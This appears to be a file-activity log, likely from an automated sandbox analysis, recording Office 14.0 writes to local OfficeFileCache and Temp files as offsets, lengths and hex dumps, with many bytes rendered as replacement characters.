C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	18384	555	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd 00 fd 03 00 00 fd 54 27 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 19 00 fd 03 00 00 fd 54 27 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 39 00 fd 03 00 00 fd 54 27 2c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 29 00 72 03 00 00 58 2b 29 31 fd 44 fd fd 74 46 fd 12 25 02 4f 6b 19 4b 01 00 00 00 fd 54 27 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd 53 fd 19 00 fd 03 00 00 fd 54 fd 0c fd b5 3e fd 1b fd 41 fd fd fd 23 fd 5c 4d fd 09 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 14 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 1c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 24 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 7a 03 00	>TT'@:ET'@:ET'@:E9T', @:E)rX+)D tF%OkKT"Ny8EST>A#\M 'Ny8ES'Ny8 ES'Ny8ES$'Ny8ESz	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	18944	506	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd 00 fd 03 00 00 fd 54 27 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 19 00 fd 03 00 00 fd 54 27 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 39 00 fd 03 00 00 fd 54 27 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 19 00 fd 03 00 00 fd 54 fd 0c fd b5 3e fd 1b fd 41 fd fd fd 23 fd 5c 4d fd 09 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 14 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 1c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 24 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 7a 03 00 00 58 2b 29 31 fd 44 fd fd 74 46 fd 12 25 02 4f 6b 19 4b 01 00 00 00 fd 54 27 14 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 39 00 fd 03 00	>TT'@:ET'@:ET'@:E9T'' Ny8EST>A# \M'Ny8ES'Ny8ES'Ny8ES $'Ny8ESzX+)DtF%OkKT''Ny8ES9	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	3202	472	05 fd 00 fd fd 08 0f 27 1d fd fd 4e 79 38 45 fd fd fd fd fd 53 fd 01 00 00 00 01 06 00 14 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 11 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 02 00 00 00 01 06 00 15 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 15 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 03 00 00 00 01 01 00 16 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 10 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 04 00 00 00 01 01 00 17 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 09 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 fd 06 00 00 00 01 02 00 18 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	'Ny8ES'Ny8ES'Ny8ES'Ny8ES'Ny8ES	success or wait	3	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 5f 5c fd	_\	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 27 fd 57 3f fd 60 45 fd 7f 11 0a 46 56 fd fd 05 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaq'W?`EFV5uhG8M"xxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	fd 27 fd 57 3f fd 60 45 fd 7f 11 0a 46 56 fd fd 05 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22	'W?`EFV5uhG8M"	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 27 fd 57 3f fd 60 45 fd 7f 11 0a 46 56 fd fd 05 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaq'W?`EFV5uhG8M"xxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	76	40	fd 27 fd 57 3f fd 60 45 fd 7f 11 0a 46 56 fd fd 05 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22	'W?`EFV5uhG8M"	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	2576	4	03 10 fd fd		success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 27 fd 57 3f fd 60 45 fd 7f 11 0a 46 56 fd fd 05 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaq'W?`EFV5uhG8M"xxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaqy`zM5k5uhG8M"AExxxx	success or wait	2	7FEE908B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22	y`zM5k5uhG8M"	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 35 fd 63 fd 34 fd 75 44 fd fd 03 5f 21 04 1e fd 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ 5c4uD_!>I	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 45 fd 25 fd 3b 1f fd 4c fd fd 18 7d 12 70 fd fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 4f fd fd 2c 6d 67 43 4c fd fd fd fd fd fd 60 22 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 3c 0a 64 6c fd 44 fd 5a fd 67 fd fd fd 5b 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 62 71 fd 41 38 41 fd 1f fd 73 fd 29 fd fd 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 76 31 3e 68 2d fd 47 fd fd 36 5b fd 4e 48 13 01 00 00 00 14 00 00	zVE%;L}p;efHkX,O,mgCL`'";efHkX,<dlDZg[;efHkX,bqA8As);efHkX,v1>h-G6[NH	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 45 fd 25 fd 3b 1f fd 4c fd fd 18 7d 12 70 fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@E%;L}p	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaqy`zM5k5uhG8M"AExxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22	y`zM5k5uhG8M"	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 75 5a 5a fd 63 3b 5a 4c fd fd 56 20 27 4c 76 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 08 fd 54 1c 2d fd fd 46 fd 03 1b 38 fd fd fd fd 01 00 00 00 11 00 00 00 00 00 00 00 fd 43 25 fd fd 15 2e 46 fd fd 54 fd fd 53 fd 08 01 00 00 00 06 20 fd fd 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 71 2d 36 fd 3c fd 1c 4c fd 5e fd fd fd 17 fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zVuZZc;ZLV'Lv0MMCOYpeT-F8C%.FTS 6/0'(D?-8JRwpsq-6<L^	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c 75 5a 5a fd 63 3b 5a 4c fd fd 56 20 27 4c 76 fd fd 66 14 fd fd fd 0f 4d fd 16 16 fd 34 fd fd 36 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 71 2d 36 fd 3c fd 1c 4c fd 5e fd fd fd 17 fd fd 05	iIVuZZc;ZLV'LvfM46` 8JRwpsJRwpsq-6<L^	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd 75 5a 5a fd 63 3b 5a 4c fd fd 56 20 27 4c 76 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	uZZc;ZLV'Lv0MMCOYpe	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaqy`zM5k5uhG8M"AExxxx	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22	y`zM5k5uhG8M"	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 fd fd 40 2a fd 28 fd 4d fd 30 fd 4b 5f 63 fd fd 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd d5 40 59 fd fd fd 45 fd 35 fd 35 57 3f 32 fd 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 48 fd 3b 0b fd 0a fd 48 fd 51 fd 22 52 06 27 34 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIV6/0'(D?-8@*M0K_c2@YE55W?29u`H;HQ"R'49,'Ma6)X>y	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 fd fd 40 2a fd 28 fd 4d fd 30 fd 4b 5f 63 fd fd 0a 00 00 00 00 00 00 00 07 58 22 0c fd 43 25 fd fd 15 2e 46 fd fd 54 fd fd 53 fd 08 05	iIV46/0'(D?-8@*M0K_cX"C%.FTS	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 36 2f fd 30 fd 27 28 44 fd fd 3f fd 0b 2d fd 38 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m6/0'(D?-8~6/0'(D?-86/0'(D?-86/0'(D?-86/0'(D?-8	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEE9047A59	WriteFile
